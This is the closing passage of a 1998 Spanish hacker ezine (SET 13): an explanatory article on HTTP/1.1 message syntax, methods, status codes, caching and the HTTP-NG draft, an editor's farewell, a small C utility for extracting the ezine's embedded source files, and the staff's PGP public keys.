HTTP utiliza los conocidos como Internet Media Types, que permiten elegir y negociar el tipo de los datos.

```
media-type = type "/" subtype *( ";" parameter )
type = token
subtype = token
Parameters may follow the type/subtype in the form of
attribute/value pairs.
parameter = attribute "=" value
attribute = token
value = token | quoted-string
```

Si la aplicacion reconoce el tipo, deberia abrir el recurso por si misma o utilizando una aplicacion externa. En el caso de que no la reconozca debe informar al usuario.

4. Definicion del mensaje HTTP.

```
HTTP-message = Request | Response ; HTTP/1.1 messages
```

Los mensajes HTTP siguen el formato generico que aparece en la RFC 822. Este comienza con una start-line, seguida de uno o mas campos llamados headers, un retorno de carro (CRLF) y opcionalmente el cuerpo del mensaje:

```
generic-message = start-line
*message-header
CRLF
[ message-body ]
start-line = Request-Line | Status-Line
```

Los campos de cabecera (header fields), siguen el mismo formato dado por la RFC 822:

```
message-header = field-name ":" [ field-value ] CRLF
field-name = token
field-value = *( field-content | LWS )
field-content = <the OCTETs making up the field-value
```

```
      and consisting of either *TEXT or combinations
      of token, separators, and quoted-string>
```

El orden de estos campos no esta establecido, aunque en la practica es mas correcto enviar los campos generales primero, despues los campos especificos de la peticion o la respuesta y, por ultimo, los campos propios de la informacion a transmitir. Por tanto, aunque no este definido, el orden si es relevante para interpretar el mensaje y por ello ningun proxy puede cambiar este orden.

La existencia del cuerpo en la peticion se indica por la aparicion de las cabeceras Content-Length y Transfer-Encoding. En la respuesta, esto depende del metodo especificado en la peticion en conjuncion con el codigo de estado.

Cuando un mensaje incluye cuerpo, la longitud de este se determinara por uno de las siguientes consideraciones:

- si una respuesta no debe llevar cuerpo, el mensaje acaba con una linea en blanco.
- si la cabecera Transfer-Encoding indica que se ha aplicado chunked transfer coding, la longitud sera la definida en esta cabecera.
- si aparece la cabecera Content-Length, esa es la longitud del cuerpo.
- al cerrarse la conexion, el servidor envia la cabecera Content-Length.

Si una peticion tiene cuerpo y no incluye cabecera de longitud, el servidor respondera con un mensaje de peticion erronea o de longitud requerida. Igualmente si se detecta que la longitud es erronea se notificara al usuario y al cliente con un error.

Algunos campos se pueden aplicar tanto a peticiones como a respuestas, aunque no al cuerpo del mensaje. Estos campos solo podran ser actualizados en una nueva revision del protocolo.

```
      general-header = Cache-Control
      | Connection
      | Date
      | Pragma
      | Transfer-Encoding
      | Upgrade
      | Via
```

5. Mensaje de peticion.

El mensaje de peticion desde el cliente al servidor tiene la siguiente estructura:

```
      Request = Request-Line
      *( general-header | request-header | entity-header )
      CRLF
      [ message-body ]
```

La peticion comienza con el campo Request-Line, que se compone del metodo el identificador del recurso y la version del protocolo, sin ningun retorno de carro excepto el del final del campo:

```
      Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

El campo Method indica la accion a aplicar sobre el recurso apuntado por el URI.

```
      Method = "OPTIONS"
```

```
      | "GET"
      | "HEAD"
      | "POST"
      | "PUT"
      | "DELETE"
      | "TRACE"
      | extension-method

      extension-method = token
```

El servidor indicara en la respuesta si el metodo solicitado se puede aplicar, mediante un codigo de estado diferente segun la situacion (resultado satisfactorio, no permitido, no implementado ...).

El URI identifica el recurso sobre el que se aplicara el metodo:

```
      Request-URI = "*" | absoluteURI | abs_path
```

Si en el campo URI aparece el caracter "*", el metodo no se aplicara a ningun recurso en particular sino al propio servidor.

Los campos de cabecera de la peticion (Request Headers Fields) son utilizados por el cliente para dar al servidor informacion adicional sobre la peticion o el propio cliente:

```
      request-header = Accept
      | Accept-Charset
      | Accept-Encoding
      | Accept-Language
      | Authorization
      | Expect
      | From
      | Host
      | If-Modified-Since
      | If-Match
      | If-None-Match
      | If-Range
      | If-Unmodified-Since
      | Max-Forwards
      | Proxy-Authorization
      | Range
      | Referer
      | User-Agent
```

5.1 Definicion de metodos.

- OPTIONS.
  El metodo OPTIONS indica que la peticion es de solicitud de informacion de las opciones y requerimientos de un recurso o del propio servidor.
- GET.
  Este metodo indica al servidor que envie la informacion indicada por el URI. El significado del metodo GET puede verse modificado por las cabeceras: If-Modified-Since, If-Unmodified-Since, If-Match, If-None-Match, o If-Range; indicando un GET condicionado a la situacion indicada por alguna de estas cabeceras, en el caso de If-Range se trata de un GET parcial, similar al RESTART del protocolo FTP. Estas opciones se usan para no sobrecargar la red y utilizar satisfactoriamente el cache.
- HEAD.
  El metodo HEAD indica la misma accion que GET excepto que la respuesta solo incluira la informacion de las cabeceras y no el

cuerpo. Este metodo permite al cliente obtener la informacion de un recurso sin que el servidor lo envie, lo que se usa normalmente para validar enlaces de hipertexto, modificaciones, etc.

- POST.
  El metodo POST se usa para solicitar al servidor la asociacion del cuerpo de datos de la peticion al recurso indicado por el URI. POST se usa, entre otros, para:
  enviar mensajes de correo electronico.
  enviar el resultado de un formulario.
  agregar elementos a un base de datos.
- PUT.
  El metodo PUT indica al servidor que se desea guardar bajo el URI indicado la informacion incluida en el cuerpo del mensaje. La diferencia entre POST y PUT se basa en que mediante una peticion POST se envia informacion a un recurso para que este la procese, mientras que en una peticion PUT se solicita la creacion o actualizacion de un recurso con el URI indicado.
- DELETE.
  El metodo DELETE pide al servidor que elimine el recurso indicado.
- TRACE.
  El metodo TRACE se usa para solicitar al servidor toda la informacion que le envie el cliente. De esta manera el cliente conoce lo que llega al otro lado de la conexion y utilizarla para hacer pruebas o diagnosticos.

6. Mensaje de respuesta.

Tras recibir e interpretar la peticion, el servidor envia un mensaje de respuesta:

```
Response = Status-Line
*( general-header | response-header | entity-header )
CRLF
[ message-body ]

Status-Line = HTTP-Version SP Status-Code SP
Reason-Phrase CRLF

Reason-Phrase = *<TEXT, excluding CR, LF>
```

El codigo de estado es un entero de 3 cifras que identifica el resultado de procesar una peticion. El campo Reason-Phrase consiste en una explicacion textual del codigo de estado, destinado a un usuario humano. La primera cifra del codigo de estado define la clase de la respuesta:

1: Informacion -> Se ha recibido la peticion.
2: Resultado satisfactorio.
3: Redireccion -> Se han de realizar mas acciones para completar la peticion.
4: Error del cliente -> Error de sintaxis en la peticion.
5: Error del servidor -> El servidor no puede completar una peticion que parece ser valida.

Los campos de cabecera de la respuesta permiten al servidor enviar informacion adicional sobre la respuesta.

```
response-header = Accept-Ranges
| Age
| Location
| Proxy-Authenticate
| Public
```

```
      | Retry-After
      | Server
      | Set-Proxy
      | Vary
      | Warning
      | WWW-Authenticate
```

6.1 Codigos de estado.

Los codigos de estado informan al cliente sobre el resultado de la accion indicada en la peticion. Segun la primera cifra se clasifican en cinco clases.

Informativos 1xx

Indican respuestas provisionales o de confirmacion de que se ha recibido la peticion y se esta procesando. Esta clase no existe en la version 1.0 de HTTP.

-100 Continue. Indica al cliente que puede continuar enviando la peticion.
-101 Switching Protocols. El servidor esta cambiando el protocolo de aplicacion, por ejemplo de HTTP/1.0 a HTTP/1.1.

Exito 2xx

Indican que la peticion ha sido recibida, procesada y aceptada.

-200 OK. La peticion se ha completado con exito. En la respuesta se envia la informacion solicitada.
-201 Created. Se ha cumplido la solicitud de creacion de un nuevo recurso.
-202 Accepted. La peticion se ha aceptado, pero aun no se ha completado el proceso.
-203 Non-Authoritative Information. La informacion enviada no es la original, sino una copia local o de otro servidor.
-204 No Content. El servidor ha completado la peticion pero no tiene informacion nueva que enviar.
-205 Reset Content. El servidor ha cumplido la peticion y el agente de usuario debe volver a cargar el documento origen de la peticion.
-206 Partial Content. El servidor ha completado una peticion GET parcial.

Redireccion 3xx

Esta clase indica que el agente de usuario ha de realizar mas acciones para poder cumplir la peticion. Estas acciones se llevaran a cabo sin la intervencion del usuario solo si el metodo especificado es GET o HEAD. El usuario no debera redirigir una peticion mas de cinco veces, porque se podria entrar en un bucle cerrado.

-300 Multiple Choices. Se utiliza cuando un recurso tiene mas de una presentacion posible y el agente de usuario ha de elegir una de ellas.
-301 Moved Permanently. El recurso ha sido asignado a un nuevo URI definitivamente, incluido en la respuesta.
-302 Moved Temporarily. El recurso se ha movido temporalmente a un nuevo URI.
-303 See Other. La respuesta a la peticion se puede encontrar bajo un URI diferente, y deberia ser obtenida mediante una peticion GET de ese URI.
-304 Not Modified. Si el metodo de la peticion ha sido GET condicional, mediante este codigo se informa al cliente que el documento no ha sido cambiado desde la ultima vez que se accedio a el.
-305 Use Proxy. El servidor origen indica al cliente con este codigo que para acceder al recurso ha de utilizar un proxy.
-306 Switch Proxy. Este codigo lo genera un servidor proxy para indicar

```
 al cliente que deberia utilizar la cabecera Set-Proxy y utilizar el
 proxy indicado, aunque no es obligatorio.


  Error del cliente 4xx
    Esta clase se utiliza para indicar que el cliente posiblemente ha
cometido un error.

-400 Bad Request. La sintaxis de la peticion es erronea.
-401 Unauthorized. La peticion debe incluir autenticacion. El cliente
 debe repetir la peticion con la cabecera Authorization.
-402 Payment Required. Codigo reservado para uso futuro.
-403 Forbidden. El servidor entiende la peticion, pero se niega a cumplirla.
-404 Not Found. El servidor no ha encontrado ningun recurso identificado
 con el URI indicado.
-405 Method Not Allowed. No se puede aplicar al recurso identificado por
 el URI el metodo especificado en la peticion.
-406 Not Acceptable. El recurso no se puede transmitir aceptando las
 cabeceras incluidas en la peticion.
-407 Proxy Authentication Required. Este codigo es similar al 401
 Unathorized, pero la autenticacion la debe realizar el proxy.
-408 Request Timeout. El cliente no ha enviado ninguna peticion durante el
 tiempo que el servidor ha estado esperandola.
-409 Conflict. La peticion no se ha podido completar debido al estado
 actual del recurso.
-410 Gone. El recurso solicitado no esta disponible ni lo estara mas en
 ese URI.
-411 Length Required. La peticion requiere que el campo Content-Length este
 definido.
-412 Precondition Failed. No se han cumplido las condiciones establecidas
 por las cabeceras de la peticion.
-413 Request Entity Too Large. El recurso solicitado es demasiado grande
 para que el servidor lo pueda manejar.
-414 Request-URI Too Long. El URI indicado es mas largo de lo que el
 servidor puede interpretar.
-415 Unsupported Media Type. El servidor no puede completar la peticion
 debido a que esta se ha enviado en un formato no soportado por el recurso
 indicado.
-416 Requested range not valid. Indica que se ha recibido una peticion GET
 parcial y el valor de la cabecera Range excede los limites del recurso
 especificado.
-417 Expectation Failed. El comportamiento solicitado por el cliente en la
 cabecera Expect no ha podido ser cumplido por el servidor.
-418 Reauthentication Required. Es similar al codigo 401 Unathorized,
 pero en este caso el agente de usuario debe volver a pedir los datos de
 usuario a este y reenviar la peticion.
-419 Proxy Reauthentication Required. Es similar a 407 Proxy Authentication
 Required, pero el agente tiene que solicitar los datos al usuario antes de
 que la peticion se reenvie.


  Error del servidor 5xx
    Indican que el servidor ha causado un error o es incapaz de realizar
con exito la peticion.

-500 Internal Server Error. El servidor ha encontrado un error inesperado
 que le ha impedido completar la peticion.
-501 Not Implemented. El servidor no soporta la funcionalidad requerida
 por la peticion.
-502 Bad Gateway. Un servidor proxy o gateway ha recibido una respuesta no
 valida del servidor origen.
-503 Service Unavailable. El servidor no puede atender temporalmente la
```

peticion por sobrecarga o mantenimiento del mismo. Si se conoce, se enviara el tiempo que pasara hasta que el servicio este disponible de nuevo.
-504 Gateway Timeout. Un servidor proxy o gateway no ha recibido ninguna respuesta del servidor origen durante el tiempo que la ha estado esperando.
-505 HTTP Version Not Supported. El servidor no soporta la version del protocolo indicada en la peticion.
-506 Partial Update Not Implemented. El servidor no soporta GET parcial sobre ese recurso.

7. Caches HTTP.

El protocolo HTTP facilita en gran medida el uso de caches de respuestas, con el fin de mejorar el funcionamiento. Estos caches serian una complicacion inutil si no supusieran una mejora sustancial, la cual se consigue, pues se elimina la necesidad de enviar peticiones en muchos casos y enviar respuestas completas en otros lo que libera gran parte del trafico de la red, reduciendo el ancho de banda requerido para una comunicacion. El protocolo permite negociar el grado de transparencia del cache, el cual dependera en gran medida de la aplicacion.

El HTTP incorpora los siguientes elementos:

- -caracteristicas que proporcionan una total transparencia cuando todas los elementos involucrados lo solicitan.
- -caracteristicas que permiten al cliente y al servidor solicitar y negociar un funcionamiento no transparente.
- -caracteristicas que permiten incluir advertencias en las respuestas cuando no es posible conservar la transparencia.

Un cache HTTP conservara siempre cualquier respuesta satisfactoria y puede enviarsela sin validacion al cliente si es reciente o tras una validacion del servidor si no lo es. Concretamente cualquier respuesta con los codigos de estado 200, 203, 206, 300, 301 o 410 (ver punto 6.1) puede ser conservada a menos que se prohiba explicitamente en la respuesta (Cache-Control: no-store). El cliente normalmente podra detectar cuando una respuesta proviene de un cache tan solo comparando la cabecera de fecha con la hora real del sistema.

Por motivos de seguridad y privacidad, se hace una distincion entre caches compartidos y no compartidos. Un cache no compartido solo es accesible por un unico usuario, el resto se consideran compartidos. Un cache compartido no podra conservar ninguna respuesta que incluya la cabecera de autorizacion.

8. HTTP-NG y SCP.

Hasta este momento la ultima version del protocolo HTTP que esta presente en el mercado es la HTTP/1.1. Sin embargo, desde hace algun tiempo se encuentra en fase de desarrollo una nueva version conocida como Next Generation Hypertext Transport Protocol o HTTP-NG. En la definicion de este protocolo se han utilizado algunas recomendaciones del estandar OSI. Asi pues, se ha olvidado la notacion "argumented Backus-Naur Form" (BNF), siendo reemplazada por ASN.1 junto a las reglas de codificacion PER (Packed encoding rules), lo que permite reducir el ancho de banda requerido. Tambien se ha optado por montar un protocolo de sesion entre el protocolo de transporte (TCP) y el propio HTTP, este ha sido denominado Session Control Protocol (SCP).

El SCP tiene un dise¤o muy simple, ofrece un servicio no confirmado sin negociacion (solo se rechazan los mensajes erroneos). Permite a un cliente y a un servidor mantener varias comunicaciones a traves de una unica conexion de transporte.

8.1 Comportamiento.

El orden en el que se intercambian los mensajes (nivel de sincronismo) se negocia durante la conexion:

- -si el nivel es sincrono, el servidor debe completar cada operacion antes de comenzar una nueva, y ha de hacerlo en el orden que has sido solicitadas.
- -si el nivel es fuera de orden, el servidor ha de completar igualmente una operacion antes de comenzar la siguiente, pero no es necesario que se respete el orden de recepcion.
- -si el nivel es interleaved, se pueden realizar varias operaciones a la vez y en cualquier orden.
- -si el nivel es predictivo, ademas de enviar varias respuestas a la vez, el servidor puede enviar respuestas antes de recibir las peticiones correspondientes.

Durante el intercambio de mensajes el cliente puede enviar una peticion de inicializacion para cambiar los parametros de la comunicacion, por ejemplo el nivel de sincronismo. Antes de llevar a cabo la reinicializacion, el servidor ha de completar todas las operaciones que queden pendientes.

Aun quedan muchos aspectos sin completar en la especificacion del HTTP-NG, por lo que cualquier dato puede ser modificado en sucesivas revisiones. Para una informacion actualizada, se recomienda visitar el sitio web oficial del W3-Consortium:

http://www.w3.org/hypertext/WWW/Protocols/HTTP-NG/.

Trypsode: gmag@lettera.skios.es

EOF

-[0x11]--
-[DESPEDIDA]---
-[by Editor]---SET-13-

Bien, hasta aqui el numero 13. Espero que hayais disfrutado tanto al leerla como nosotros al realizarla. Nada mas recordaros que podeis colaborar en la realizacion de SET enviando vuestros articulos, preguntas y comentarios para la seccion LA VOZ DEL LECTOR, bugs de seguridad para la seccion correspondiente, noticias...
Tambien podeis colaborar en el desarrollo de la web, el anillo, o simplemente haciendo un mirror de nuestro sitio oficial.
Recordad que SET sera tan buena como vostros querais. Si algo os parece que debiera ser tratado, criticado o comentado, venga, no os corteis.
Participad del under hispano y demostrad que aqui tambien hay gente que merece la pena. Que se note nuestro buen hacer. Que luego no digan que el under hispano lo formamos uno. El under lo formamos TODOS.

SET 14 estara disponible para el dia... que mas quisieramos nosotros que asegurar el dia con tanta antelacion. Aunque quien sabe. Quizas dentro de poco avisemos de la fecha oficial de salida de SET 14. Lo unico seguro es que la tendreis lista para dentro de unos dos meses, intentando cumplir esa periodicidad bimestral de la que tanto hemos hablado, y que en estos ultimos numeros se ha extendido un poquito. Asi que haciendo calculos, SET 14 estara en... Abril.

Ya para despedirme, y parafraseando a Paseante...

Hagais lo que hagais,
Tened cuidado ahi fuera.

SET <set-fw@bigfoot.com>

[Ultima intervencion no programada de Paseante:
 Con permiso, disculpe sr.editor pero despues del palo que me
 pegue para acabar a tiempo el articulo al menos dejeme dar
 un ’avance informativo’. Y reserveme unos 80k del proximo numero

 En SET 14 habra muchas cosas y muy buenas, no se aun cuales pero si que
 se UNA, SET 14 incorporara una "release" de la:

 GUIA BASICA DEL ESCAMOTEO Y EL DESPISTE EN LA RED.

 Todo lo necesario para crear confusion, armar jaleo, aparentar lo que no
 existe y hacer creer lo que no es.

 Avalada por la Universidad de Navalcarnero.]

EOF

```
-[ 0x12 ]--------------------------------------------------------------------
-[ SET-EXT ]-----------------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------------SET-13-

Aqui teneis la primera version de la utilidad para extraer los fuentes de
la ezine. Es una modificacion del extract incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun
lenguaje, teneis dos opciones: esperar a SET 14, o usar las versiones
que aparecen en el ultimo numero de Phrack, el 52.


<++> utils/set-ext.c
/*  set-ext.c by Falken para SET
 *
 *  SET - Saqueadores Edicion Tecnica, 1998
 *
 *  Extrae fragmentos especialmente marcados en una estructura jerarquica de
 *  directorios. Usar para extrare los fuentes incluidos en algunos de los
 *  articulos de SET. Compatible con el programa 'extract.c' aparecido en
 *  Phrack 50.
 *
 *  UNIX: gcc -o set-ext set-ext.c
 *  DOS/Windows: Cualquier compilador de C
 *
 *  SET-EXT <fichero>
 *
 */


#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

        if ( !(e = fopen (nombre, "r"))) {
                printf ("No se pudo abrir %s.\n", nombre);
                return;
        }
        while (fgets (b, 256, e)) {
                if (!strncmp (b, c, l)) {
                        b [strlen (b) - 1] = '\0';
                        if ((bp = strchr (b + l + 1, '/')))
                                while (bp) {
                                        *bp = '\0';
                                        mkdir (b + l, 0700);
                                        *bp = '/';
                                        bp = strchr (bp + 1, '/');
                                }
                                if ((s = fopen (b + l, "w")))
                                        printf  ("- Extrayendo %s\n", b + l);
                                else {
                                        printf  ("No se puede extraer '%s'\n", b + l);
                                        return;
                                }
                }
```

```
                else
                        if (!strncmp (b, f, n)) {
                                if (s) fclose (s);
                                else {
                                        printf ("Error cerrando fichero.\n");
                                        return;
                                }
                        }
                        else if (s) {
                                fputs (b, s);
                                i++;
                        }
        }
        if (!i) printf  ("No se encontraron etiquetas de extraccion.\n");
        fclose (e);
}

int main (int argc, char **argv)
{
int indice = 0;
char *name;

        printf ("SET Split by Falken\n");
        printf ("SET - Saqueadores Edicion Tecnica, 1998\n");
        printf ("---------------------------------------\n\n");
        if (argc < 2) {
                printf ("Deja en blanco para salir\n\n");
                do {
                        *name = NULL;
                        printf ("Fichero a escanear: ");
                        gets (name);
                        if (*name)
                                extraer (name);
                } while (*name);
        }
        else if (argc >= 2)
                for (indice = 2; indice <= argc; indice++)
                        extraer (argv [indice - 1]);
        return (0);
}
<-->
```

EOF

```
-[ 0x13 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-13-

<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
```

/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

Todo pasa y todo queda pero lo nuestro es pasar, pasar haciendo camino.

EOF